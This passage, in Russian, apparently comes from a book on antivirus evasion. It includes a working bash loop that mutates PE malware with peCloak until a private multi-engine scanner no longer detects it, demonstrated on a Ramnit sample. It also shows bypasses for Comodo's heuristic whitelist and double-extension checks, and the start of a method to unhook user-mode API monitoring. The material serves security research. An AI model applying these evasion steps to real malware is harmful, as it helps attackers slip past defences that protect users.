[*] Generated Heuristic bypass of 3 iterations
[*] Generated Encoder with the following instructions:
    [+] ADD 0xcc
    [+] XOR 0x8
    [+] XOR 0x4b
    [+] SUB 0x13
    [+] SUB 0x88
    [+] XOR 0xc
[*] Encoding entire .text section
[*] PE .text section made writeable with attribute 0xE0000020
[*] Writing encoded data to file
[*] Overwriting first bytes at physical address 0002b000 with jump to code cave
[*] Writing code cave to file
    [+] Heuristic Bypass
    [+] Decoder
    [+] Saved Entry Instructions
    [+] Jump to Restore Execution Flow
    [+] Final Code Cave (len=188):

90909090909031f631ff905231d25a404833c060
```

```
404149424a40483dff7893120000000075ec6061
909033c04048424a405331db5b4149434b3d73dd
160000000075e89c9d424a424a90909033c04048
41493dea2247180000000075f09c9d9c9d909090
0060410000000000424a9080300c9c9d40488000
4048800013424a434b80304b4149803008606151
c9598028cc403d00304400000000007ecd909060

[*] New file saved [test.exe]
$ /home/joxean/multiav/multiav-client.py \
  ip-address-of-multi-av:8080 test.exe -f
Results:

{u'AVG': {}, u'Avast': {}, u'ClamAV': {}, u'F-Prot': {}, u'ZAV': {}}
```

Измененный образец не обнаружил ни один продукт. Теперь автоматизируем ручную последовательность.

Окончательное средство

Программа автоматического обхода на основе MultiAV и peCloak должна:

1. принять файл Windows PE;
2. изменить его посредством peCloak;
3. проверить результат;
4. вернуть необнаруживаемый вариант.

Для этого достаточно простого сценария оболочки, использующего `peCloak.py` и клиент `multiav-client.py`:

```
#!/bin/bash

MULTIAV_ADDR=ip-address-of-multi-av:8080
MULTIAV_PATH=/path/to/multiav
MULTIAV_TOOL=$MULTIAV_PATH/multiav-client.py
CLOAK_PATH=/path/to/peCloak.py

if [ $# -lt 1 ]; then
  echo "Usage: $0 <pefile>"
  exit 0
fi

sample=$1

while [ 1 ]
do
  echo "[+] Mutating the input PE file..."
  $CLOAK_PATH -a -o test.exe $sample
  echo "[+] Testing antivirus detection..."
  if $MULTIAV_TOOL $MULTIAV_ADDR test.exe -f; then
    echo "[i] Sample `md5sum test.exe` undetected!"
    break
  else
    echo "[!] Sample still detected, continuing..."
  fi
done
```

Сценарий запускает peCloak для заданного PE, кодирует его, передает MultiAV и повторяет цикл до появления варианта, который никто не обнаруживает. Проверим упрощенную версию:

```
$ /path/to/multiav-client.py ip-off-multi-av:8080 \
  ramnit_767d6b68dbff63f3978bec0114dd875c.exe -f
Results:

{u'AVG': {u'/tmp/tmpEZnlZW': u'Win32/Zbot.G'},
 u'Avast': {u'/tmp/tmpEZnlZW': u'Win32:RmnDrp'},
```

```
 u'ClamAV': {u'/tmp/tmpEZnlZW': u'W32.Ramnit-1'},
 u'F-Prot': {u'/tmp/tmpEZnlZW': u'W32/Ramnit.E'},
 u'ZAV': {u'/tmp/tmpEZnlZW': u'Win32.Ramnit.H'}}

$ bash evasion-test.sh ramnit_767d6b68dbff63f3978bec0114dd875c.exe
[+] Mutating the input PE file...
[+] Testing antivirus detection...
Results:

{u'AVG': {}, u'Avast': {}, u'ClamAV': {}, u'F-Prot': {}, u'ZAV': {}}
[i] Sample ca4ae6888ec92f0a2d644b8aa5c6b249  test.exe undetected!
```

Простого сценария достаточно, чтобы известный вредоносный файл перестал обнаруживаться выбранными продуктами. Поскольку используется частный сканер, образцы не отправляются компаниям.

Средство можно улучшить: сейчас при отсутствии подходящей мутации оно работает бесконечно; можно поддержать остальные параметры peCloak либо встроить его непосредственно в MultiAV. Но для демонстрации автоматизации этого достаточно. Опыты показывают, насколько легко выйти из поля зрения статической защиты.

Итоги

Эта насыщенная глава рассмотрела обход сканеров и завершилась практической автоматизацией исследования и проверки.

• Обойти сканер означает одновременно обойти сигнатуры, механизм сканирования и логику обнаружения.
• До проверки сканеры могут применять ограничения. Например, файл больше жестко заданного размера пропускается, поэтому атакующий просто увеличивает его.
• Все антивирусы содержат дизассемблер, большинство - эмулятор. Сжатый или полиморфный код чаще эмулируется, поскольку статически разобрать его трудно. Неподдерживаемые или неверно реализованные редкие команды способны нарушить анализ.
• PE с неожиданным количеством разделов может исполняться операционной системой, но считаться сканером поврежденным и не проверяться.
• Эмулятор выдают необычные результаты системных функций, отсутствие библиотек и экспортов, отличия их размера и содержимого, неподдерживаемые старые имена устройств DOS CON и AUX, а также неправильное поведение привилегированных команд, которые в настоящем пользовательском процессе вызывают исключение.
• Редкие сочетания префиксов и операндов и недокументированные команды мешают дизассемблированию.
• Защита от присоединения отладчика и чтения памяти действует против сканеров памяти.
• Путаница форматов и полиглоты вводят ядро в заблуждение. Например, исполняемый файл под видом PDF может быть передан анализатору PDF вместо PE или наоборот и остаться незамеченным.
• VirusTotal проверяет файл множеством антивирусов, но делает загрузки доступными отрасли, что мешает закрытому исследованию обхода.
• Открытый MultiAV проверяет файлы и каталоги несколькими локальными ядрами одновременно.
• Veil Framework и самостоятельный сценарий peCloak изменяют вредоносные файлы, чтобы те перестали обнаруживаться.
• Частный MultiAV вместе со средством преобразования автоматизирует цикл мутации и проверки. После достаточного числа повторений можно получить необнаруживаемый образец.

В главе 9 рассматривается обход динамического обнаружения, срабатывающего во время исполнения вредоносного кода.

Глава 9. Обход эвристических механизмов

Распространенным компонентом антивирусного программного обеспечения, обнаруживающим вредоносные программы без специализированных сигнатур, является эвристический механизм. Он принимает решения на основе совокупности общих признаков, а не конкретных совпадений, характерных для обобщенного обнаружения или обычных сигнатурных схем.

Эвристические механизмы антивирусных продуктов опираются на процедуры обнаружения, оценивающие признаки и поведение. Они не используют особые сигнатуры для поиска определенного семейства вредоносных программ или образцов со сходными свойствами. В этой главе рассматриваются различные виды эвристических механизмов, которые могут работать в пространстве пользователя, в пространстве ядра либо сразу в обоих. Умение обходить такие механизмы особенно важно потому, что современные антивирусы все чаще судят о проверяемых приложениях по их поведению, а не только выявляют вредоносные программы прежним способом - по сигнатурам. Знакомство с разновидностями эвристического анализа облегчает их обход. В свою очередь, разработчики антивирусов могут понять приемы злоумышленников и соответствующим образом улучшить механизм обнаружения.

Виды эвристических механизмов

Существуют три вида эвристических механизмов: статические, динамические и гибридные, сочетающие обе стратегии. Чаще всего истинно эвристическими называют именно статические механизмы, а динамические относят к системам предотвращения вторжений на узле (HIPS). Статический механизм пытается выявить вредоносную программу по признакам, найденным при дизассемблировании или анализе заголовков исследуемого файла. Динамический механизм решает ту же задачу по поведению файла или программы: перехватывает вызовы программного интерфейса либо исполняет программу в среде эмуляции. Далее рассматриваются эти виды систем и способы их обхода.

Статические эвристические механизмы

Статические эвристические механизмы реализуют по-разному в зависимости от предполагаемой среды применения. Например, распространены механизмы на основе алгоритмов машинного обучения - байесовских сетей или генетических алгоритмов. Они выявляют сходство между семействами, сосредоточиваясь на крупнейших группах вредоносных программ, сформированных средствами кластеризации. Такие решения лучше подходят для исследовательских лабораторий, чем для настольных продуктов: они могут давать много ложных срабатываний и потреблять значительные ресурсы, что приемлемо в лабораторной среде. Для настольного антивируса значительно лучше подходит экспертная система.

Экспертная система - это эвристический механизм с набором алгоритмов, имитирующих способ принятия решений человеком-аналитиком. Специалист по вредоносным программам способен предположить, что переносимый исполняемый файл Windows (PE) вредоносен, даже не наблюдая его поведения: достаточно бегло изучить структуру файла и его дизассемблированный код. Аналитик задаст себе следующие вопросы. Необычна ли структура файла? Применены ли приемы обмана человека - например, заменен ли значок исполняемого файла значком, которым Windows обозначает изображения? Обфусцирован ли код? Сжата ли программа или, возможно, защищена иным способом? Используются ли приемы противодействия отладке?

Если ответы утвердительные, аналитик заподозрит, что файл вредоносен или, по меньшей мере, пытается скрыть свою логику и требует более глубокого исследования. Когда подобное человеческое рассуждение реализовано в эвристическом механизме, такую реализацию называют экспертной системой.

Обход простого статического эвристического механизма

В качестве примера рассмотрим довольно простой эвристический механизм антивируса Comodo для Linux. Он находится в библиотеке `libHEUR.so`, название которой недвусмысленно указывает на ее назначение. К счастью, библиотека содержит полную отладочную информацию с символами, поэтому настоящий код эвристического механизма легко найти по именам функций. На рисунке 9.1 показан список эвристических функций в IDA.




Рисунок 9.1. Эвристические функции в IDA

Судя по списку, за эвристическое сканирование отвечает класс C++ `CAEHeurScanner`. В приведенном ниже дизассемблированном листинге IDA с виртуальной таблицей этого объекта видно, что для обхода эвристического механизма нас прежде всего интересует метод `ScanSingleTarget`:

```
.data.rel.ro:000000000021A590 ; `vtable for'CAEHeurScanner
.data.rel.ro:000000000021A590 _ZTV14CAEHeurScanner dq 0
; DATA XREF:

.got:_ZTV14CAEHeurScanner_ptr
.data.rel.ro:000000000021A598          dq offset _ZTI14CAEHeurScanner ;
`typeinfo for'CAEHeurScanner
.data.rel.ro:000000000021A5A0          dq offset
_ZN14CAEHeurScanner14QueryInterfaceER5_GUIDPPv ;
CAEHeurScanner::QueryInterface(_GUID &,void **)
.data.rel.ro:000000000021A5A8          dq offset
_ZN14CAEHeurScanner6AddRefEv ; CAEHeurScanner::AddRef(void)
.data.rel.ro:000000000021A5B0          dq offset
 _ZN14CAEHeurScanner7ReleaseEv ; CAEHeurScanner::Release(void)
.data.rel.ro:000000000021A5B8          dq offset _ZN14CAEHeurScannerD1Ev
;
CAEHeurScanner::~CAEHeurScanner()

.data.rel.ro:000000000021A5C0          dq offset _ZN14CAEHeurScannerD0Ev
; CAEHeurScanner::~CAEHeurScanner()
.data.rel.ro:000000000021A5C8          dq offset
_ZN14CAEHeurScanner4InitEP8IUnknownPv ; CAEHeurScanner::Init(IUnknown *,
void *)
.data.rel.ro:000000000021A5D0          dq offset
_ZN14CAEHeurScanner6UnInitEPv ; CAEHeurScanner::UnInit(void *)
.data.rel.ro:000000000021A5D8          dq offset
_ZN14CAEHeurScanner12GetScannerIDEP10_SCANNERID ;
CAEHeurScanner::GetScannerID(_SCANNERID *)
.data.rel.ro:000000000021A5E0          dq offset
_ZN14CAEHeurScanner10SetSignMgrEP8IUnknown
; CAEHeurScanner::SetSignMgr(IUnknown *)
.data.rel.ro:000000000021A5E8          dq offset
_ZN14CAEHeurScanner16ScanSingleTargetEP7ITargetP11_SCANOPTIONP11_SCANRESULT ;
CAEHeurScanner::ScanSingleTarget(ITarget *,_SCANOPTION *,_SCANRESULT *)
.data.rel.ro:000000000021A5F0          dq offset
_ZN14CAEHeurScanner4CureEPvj ; CAEHeurScanner::Cure(void *,uint)
```

Чтобы приступить к анализу, перейдем к этому методу в IDA. После ряда не представляющих особого интереса вызовов методов объектов неизвестных типов обнаруживается вызов `ScanMultiPacked`:

```
.text:000000000000E4F9          mov     esi,
[pstScanOptions+SCANOPTION.eSHeurLevel] ; nLevel
.text:000000000000E4FD          mov     rcx, pstResult  ; pstResult
.text:000000000000E500          mov     rdx, piSrcTarget ; piTarget
.text:000000000000E503          mov     rdi, this       ; this
.text:000000000000E506          call
__ZN14CAEHeurScanner15ScanMultiPackedEiP7ITargetP11_SCANRESULT ;
CAEHeurScanner::ScanMultiPacked(int,ITarget *,_SCANRESULT *)
```

Первая эвристическая процедура пытается выяснить, упакован ли файл несколько раз. Далее следует несколько инструкций, среди которых выделяется вызов `ScanUnknownPacker`:

```
.text:000000000000E516          mov     rcx, pstResult  ; pstResult
.text:000000000000E519          mov     rdx, pstScanOptions ;
pstScanOptions
.text:000000000000E51C          mov     rsi, piSrcTarget ; piSrcTarget
.text:000000000000E51F          mov     rdi, this       ; this
.text:000000000000E522          call
__ZN14CAEHeurScanner16ScanUnknowPackerEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanUnknowPacker(ITarget *,_SCANOPTION *,_SCANRESULT *)
```

Очевидно, Comodo продолжает собирать признаки и теперь проверяет, не упакован ли файл неизвестным упаковщиком. Разумеется, механизм должен определить не только наличие упаковки, но и ее разновидность. При дальнейшем исследовании после этого вызова находится любопытный вызов `ScanDualExtension`:

```
.text:000000000000E530          mov     rcx, pstResult  ; pstScanResult
.text:000000000000E533          mov     rdx, pstScanOptions ;
pstScanOption
.text:000000000000E536          mov     rsi, piSrcTarget ; piTarget
.text:000000000000E539          mov     rdi, this       ; this
.text:000000000000E53C          call
__ZN14CAEHeurScanner17ScanDualExtensionEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanDualExtension(ITarget *,_SCANOPTION *,_SCANRESULT *)
```

Двойное расширение эвристический механизм считает признаком вредоносности независимо от способа его реализации. Продолжим разбирать оставшиеся вызовы:

```
.text:000000000000E557          mov     rcx, pstResult  ; pstScanResult
.text:000000000000E55A          mov     rdx, pstScanOptions
; pstScanOption
.text:000000000000E55D          mov     rsi, piSrcTarget
; piTarget
.text:000000000000E560          mov     rdi, this       ; this
.text:000000000000E563          call
__ZN14CAEHeurScanner13ScanCorruptPEEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanCorruptPE(ITarget *,_SCANOPTION *,_SCANRESULT *)
(...)
.text:000000000000E584          mov     rsi, piSrcTarget ; piTarget
.text:000000000000E587          mov     rdi, this       ; this
.text:000000000000E58A          call
__ZN14CAEHeurScanner5IsFPsEP7ITarget ; CAEHeurScanner::IsFPs(ITarget *)
(...)
```

Сначала вызов `ScanCorruptPE` проверяет, не выглядит ли файл `PE` поврежденным. Затем функция `IsFPs` пытается установить, не является ли признанный подозрительным файл ложным срабатыванием. Вероятно, она сверяется с некоторым перечнем известных ложных срабатываний. Механизм хранит этот жестко заданный перечень непосредственно в двоичном файле, хотя гораздо удобнее было бы поместить его в легко обновляемый компонент, например в файлы антивирусных сигнатур. Ниже показана функция `IsFPs`:

```
.text:000000000000EABC ; PRBool __cdecl CAEHeurScanner::IsFPs(
CAEHeurScanner *const this, ITarget *piTarget)
```

Продолжение функции `IsFPs` выглядит так:

```
.text:000000000000EABC          public
_ZN14CAEHeurScanner5IsFPsEP7ITarget
.text:000000000000EABC _ZN14CAEHeurScanner5IsFPsEP7ITarget proc near
.text:000000000000EABC
; DATA XREF:
.got.plt:off_21B160 o
.text:000000000000EABC Exit0:
.text:000000000000EABC this = rdi                       ; CAEHeurScanner
*const
.text:000000000000EABC piTarget = rsi                   ; ITarget *

.text:000000000000EABC          sub     rsp, 8
.text:000000000000EAC0          call
__ZN14CAEHeurScanner18IsWhiteVersionInfoEP7ITarget ;
CAEHeurScanner::IsWhiteVersionInfo(ITarget *)
.text:000000000000EAC5          test    eax, eax
.text:000000000000EAC7 bRetCode = rax                           ; PRBool
.text:000000000000EAC7          setnz   al
.text:000000000000EACA          movzx   eax, al
.text:000000000000EACD          pop     rdx
```

```
.text:000000000000EACE          retn
.text:000000000000EACE _ZN14CAEHeurScanner5IsFPsEP7ITarget endp
```

Функция `IsFPs` лишь вызывает другой метод - `IsWhiteVersionInfo`. Анализ его псевдокода раскрывает довольно любопытный алгоритм:

```
(...)
if ( CAEHeurScanner::GetFileVer(v2, piTarget, wszVerInfo, 0x104uLL,
     v2->m_hVersionDll) )
{
  for ( i = 0; i < g_nWhiteVerInfoCount; ++i )
  {
    if ( !(unsigned int)PR_wcsicmp2(wszVerInfo,
         g_WhiteVerInfo[(signed __int64)i].szVerInfo) )
      return 1;
  }
}
(...)
```

> **Примечание.** В Windows сведения о версии хранятся в каталоге ресурсов и имеют четко определенную структуру. Помимо прочих атрибутов, они обычно включают номера версий файла и продукта, язык, описание файла и название продукта.

Как и ожидалось, механизм сравнивает сведения о версии, извлеченные из заголовка `PE`, с жестко заданным перечнем данных программ, которые могут вызывать конфликты, но не являются вредоносными. Адрес `g_WhiteVerInfo` указывает на массив строк `UTF-32` фиксированной длины. В шестнадцатеричном редакторе он выглядит примерно так:

```
000000000021BAEE  00 00 41 00 00 00 6E 00  00 00 64 00 00 00 72 00
..A...n...d...r.
000000000021BAFE  00 00 65 00 00 00 61 00  00 00 73 00 00 00 20 00
..e...a...s... .
000000000021BB0E  00 00 48 00 00 00 61 00  00 00 75 00 00 00 73 00
..H...a...u...s.
000000000021BB1E  00 00 6C 00 00 00 61 00  00 00 64 00 00 00 65 00
..l...a...d...e.
000000000021BB2E  00 00 6E 00 00 00 00 00  00 00 00 00 00 00 00 00
..n.............
(...)
000000000021BBEE  00 00 41 00 00 00 72 00  00 00 74 00 00 00 69 00
..A...r...t...i.
000000000021BBFE  00 00 6E 00 00 00 73 00  00 00 6F 00 00 00 66 00
..n...s...o...f.
000000000021BC0E  00 00 74 00 00 00 20 00  00 00 53 00 00 00 2E 00
..t... ...S.....
000000000021BC1E  00 00 41 00 00 00 2E 00  00 00 00 00 00 00 00 00
..A.............
(...)
000000000021BCEE  00 00 42 00 00 00 6F 00  00 00 62 00 00 00 53 00
..B...o...b...S.
000000000021BCFE  00 00 6F 00 00 00 66 00  00 00 74 00 00 00 00 00
..o...f...t.....
(...)
```

Чтобы обойти этот довольно простой эвристический механизм, достаточно поместить в сведения о версии вредоносной программы одну из разрешенных строк в кодировке `UTF-32`, например `Andreas Hausladen`, `ArtinSoft S.A.` или `BobSoft`.

Теперь вернемся к одной из предыдущих эвристических процедур - `ScanDualExtension`:

```
(...)
if ( v22
  && (unsigned int)CAEHeurScanner::IsInExtensionsList(v6, v22,
                   g_LastExtList, 6u)
  && (unsigned int)CAEHeurScanner::IsInExtensionsList(v6, v18,
                   g_SecLastExtList, 0x2Fu) )
{
  CSecKit::DbgStrCpyA(
```

```
  &v6->m_cSecKit,
  "/home/ubuntu/cavse_unix/scanners/heur/src/CAEHeurDualExtension.cpp",
  111,
  Scan_result->szMalwareName,
  0x40uLL,
  "Heur.Dual.Extensions");
  Scan_result->bFound = 1;
  result = 0LL;
}
else
{
LABEL_23:
  result = 0x80004005LL;
}
(...)
```

Из псевдокода видно, что расширения ищутся в двух массивах: `g_LastExtList` и `g_SecLastExtList`. Если оба найдены, в экземпляре объекта `Scan_result` поле `szMalwareName` получает имя срабатывания `Heur.Dual.Extensions`, а полю `bFound` присваивается значение `1`, то есть истина.

Проверим содержимое обоих массивов расширений:

```
.data:000000000021B8D0 ; EXTENSION_0 g_LastExtList[6]
.data:000000000021B8D0 g_LastExtList   db '.EXE',0,0,0,0,0,0,'.VBS',0,0,
0,0,0,0,'.JS',0,0,0,0,0,0,0,'.CMD',0,0,0,0,0,0,'.BAT',0,0,0,0,0,0,'.'
.data:000000000021B8D0
; DATA XREF: .got:wcsExtList o
.data:000000000021B8D0                 db 'SCR',0,0,0,0,0,0
.data:000000000021B90C                 align 10h
.data:000000000021B910                 public g_SecLastExtList
.data:000000000021B910 ; EXTENSION_0 g_SecLastExtList[47]
.data:000000000021B910 g_SecLastExtList db '.ASF',0,0,0,0,0,0,'.AVI',0,0
,0,0,0,0,'.BMP',0,0,0,0,0,0,0,'.CAB',0,0,0,0,0,0,0,'.CHM',0,0,0,0,0,0,'.'
.data:000000000021B910
; DATA XREF: .got:g_SecLastExtList_ptr o
.data:000000000021B910                 db 'CUR',0,0,0,0,0,0,'.DOC',0,0,0
,0,0,0,'.MSG',0,0,0,0,0,0,0,'.EML',0,0,0,0,0,0,0,'.FLA',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'FON',0,0,0,0,0,0,0,'.GIF',0,0,0
,0,0,0,'.HLP',0,0,0,0,0,0,0,'.HTM',0,0,0,0,0,0,0,'.HTT',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'ICO',0,0,0,0,0,0,0,'.INF',0,0,0
,0,0,0,'.INI',0,0,0,0,0,0,0,'.LOG',0,0,0,0,0,0,0,'.MID',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'DOC',0,0,0,0,0,0,0,'.JPE',0,0,0
,0,0,0,'.JFIF',0,0,0,0,0,0,'.MOV',0,0,0,0,0,0,0,'.MP3',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'MP4',0,0,0,0,0,0,0,'.PDF',0,0,0
,0,0,0,'.PPT',0,0,0,0,0,0,0,'.PNG',0,0,0,0,0,0,0,'.RAR',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'REG',0,0,0,0,0,0,0,'.RM',0,0,0,
0,0,0,0,'.RMF',0,0,0,0,0,0,0,'.RMVB',0,0,0,0,0,0,0,'.JPEG',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'TIF',0,0,0,0,0,0,0,'.IMG',0,0,0
,0,0,0,'.WMV',0,0,0,0,0,0,0,'.7Z',0,0,0,0,0,0,0,0,'.SWF',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'JPG',0,0,0,0,0,0,0,'.TXT',0,0,0
,0,0,0,'.WAV',0,0,0,0,0,0,0,'.XLS',0,0,0,0,0,0,0,'.XLT',0,0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'XLV',0,0,0,0,0,0,0,'.ZIP',0,0,0
,0,0,0
```

Как видно, каждый массив представляет собой набор строк `ASCII` фиксированной длины с распространенными расширениями файлов. В первом перечислены типичные расширения исполняемых файлов: `.EXE`, `.CMD`, `.VBS` и другие. Во втором находятся популярные расширения документов, видеозаписей, звуковых файлов и изображений, например `.AVI` и `.BMP`. По этим двум массивам механизм определяет, соответствует ли имя файла шаблону `имя.<второе_расширение>.<последнее_расширение>`, например `Счет.pdf.exe`.

Подобные двойные расширения часто встречаются во вредоносных программах и служат приемом социальной инженерии: пользователя пытаются убедить, что исполняемый файл является видеозаписью, изображением, документом, архивом `ZIP` или файлом иного типа. Обойти это эвристическое правило можно несколькими способами: оставить одно расширение; выбрать

отсутствующее в первом массиве расширение исполняемого файла, например `.CPL`, `.HTA` или `.PIF`; либо использовать второе расширение, отсутствующее в перечне неисполняемых типов, например `.JPG` или `.DOCX`. Вот и все.

Итак, даже небольшого исследования достаточно, чтобы обмануть и обойти эвристические механизмы на основе экспертных систем.

Динамические эвристические механизмы

Динамические эвристические механизмы реализуют посредством перехватчиков в пространстве пользователя или ядра либо на основе эмуляции. Первый подход надежнее, поскольку позволяет наблюдать настоящее поведение программы во время исполнения. Второй чаще ошибается, так как результат в значительной мере зависит от качества эмулятора центрального процессора и имитации программных интерфейсов операционной системы. Как уже говорилось в главе 8, проще всего обходить механизмы на основе эмуляторов и виртуальных сред исполнения.

Впрочем, обход эвристических механизмов на основе перехватчиков, включая обычные системы предотвращения вторжений на узле (`HIPS`), тоже не слишком сложен. Способ зависит от уровня, на котором перехвачены вызовы программного интерфейса. Наблюдать за поведением программы можно с помощью перехватчиков двух видов: работающих в пространстве пользователя и работающих в пространстве ядра. У каждого подхода есть свои достоинства и недостатки, которые рассматриваются далее.

Перехватчики в пространстве пользователя

Многие антивирусы следят за исполняющимися процессами с помощью перехватчиков в пространстве пользователя. Перехват заключается в перенаправлении ряда распространенных вызовов программного интерфейса, например `CreateFile` или `CreateProcess` в Windows. В результате перед настоящим кодом выполняется установленный антивирусом код наблюдения. Затем, в зависимости от

набора правил - жестко заданного или динамического - этот код блокирует вызов, разрешает его либо сообщает о его выполнении. Такие перехватчики программного интерфейса в пространстве пользователя обычно устанавливают с помощью сторонних библиотек. Наиболее распространены следующие решения:

• **madCodeHook** - механизм перехвата в пространстве пользователя, написанный на Delphi и поддерживающий множество сред исполнения. Его применяют антивирусы Comodo, старые версии McAfee и решения Panda.
• **EasyHook** - открытый механизм перехвата, известный высокой производительностью и полнотой возможностей. Его используют некоторые антивирусные механизмы.
• **Detours** - закрытый механизм перехвата от Microsoft Research. Его исходный код доступен, однако для использования в коммерческих продуктах требуется приобрести лицензию. Некоторые антивирусы применяют этот механизм в системах наблюдения, работающих в кольце 3.

Впрочем, конкретный механизм целевого антивируса несущественен: все средства перехвата в пространстве пользователя действуют очень похоже.

1. Сначала в наблюдаемые процессы внедряют библиотеку. Обычно ее загружают во все процессы, чтобы наблюдение охватывало всю систему.

2. Затем механизм определяет адреса функций программного интерфейса, за которыми хочет следить антивирус.
3. Первые машинные инструкции функции заменяются переходом к коду антивируса, обрабатывающему соответствующий вызов.
4. После того как перехватчик антивируса выполнит наблюдение за поведением, он обычно передает вызов исходному, неперехваченному пути исполнения.

Антивирусные библиотеки перехвата можно внедрять разными способами. Раньше одним из самых распространенных был раздел реестра `AppInit_Dll`, ныне устаревший и не рекомендуемый Microsoft. В нем хранятся пути к одной или нескольким динамическим библиотекам, которые внедряются почти во все процессы Windows в пространстве пользователя, импортирующие `user32.dll`; исключением служат лишь некоторые процессы, например `Csrss.exe`. Много лет именно этот способ был основным. Его применяли Kaspersky, Panda, множество других антивирусов, а также вредоносные программы.

Другой популярный, хотя и не вполне надежный прием внедрения действует так: при запуске рабочего стола Windows выполняется компонент антивируса, который посредством `CreateRemoteThread` внедряет код в процесс `explorer.exe` и перехватывает функцию `CreateProcessInternal`. Она вызывается перед созданием каждого нового процесса. Перехватчик устроен так, чтобы внедрять библиотеку наблюдения в память новой программы. Из-за ограничений `CreateRemoteThread` этот способ не гарантирует наблюдение за всеми новыми процессами, но некоторые антивирусы по-прежнему его используют.

Последний распространенный способ - внедрение динамической библиотеки из пространства ядра. Драйвер антивируса регистрирует обратный вызов `PsSetCreateProcessNotifyRoutineEx`, а затем из пространства ядра внедряет библиотеку с пользовательским кодом в каждый новый процесс.

Поскольку все механизмы перехвата работают почти одинаково независимо от способа внедрения, можно разработать универсальный прием обхода любых перехватчиков в пространстве пользователя. Он опирается на то, что механизм вынужден заменить исходный пролог функции переходом к замещающей функции антивируса. Следовательно, эти изменения можно отменить и снять перехват.

Пролог большинства функций, использующих кадр стека, состоит из одной и той же последовательности байтов или машинных инструкций, обычно такой:

```
8BFF      mov    edi,edi
55        push   ebp
8BEC      mov    ebp,esp
```

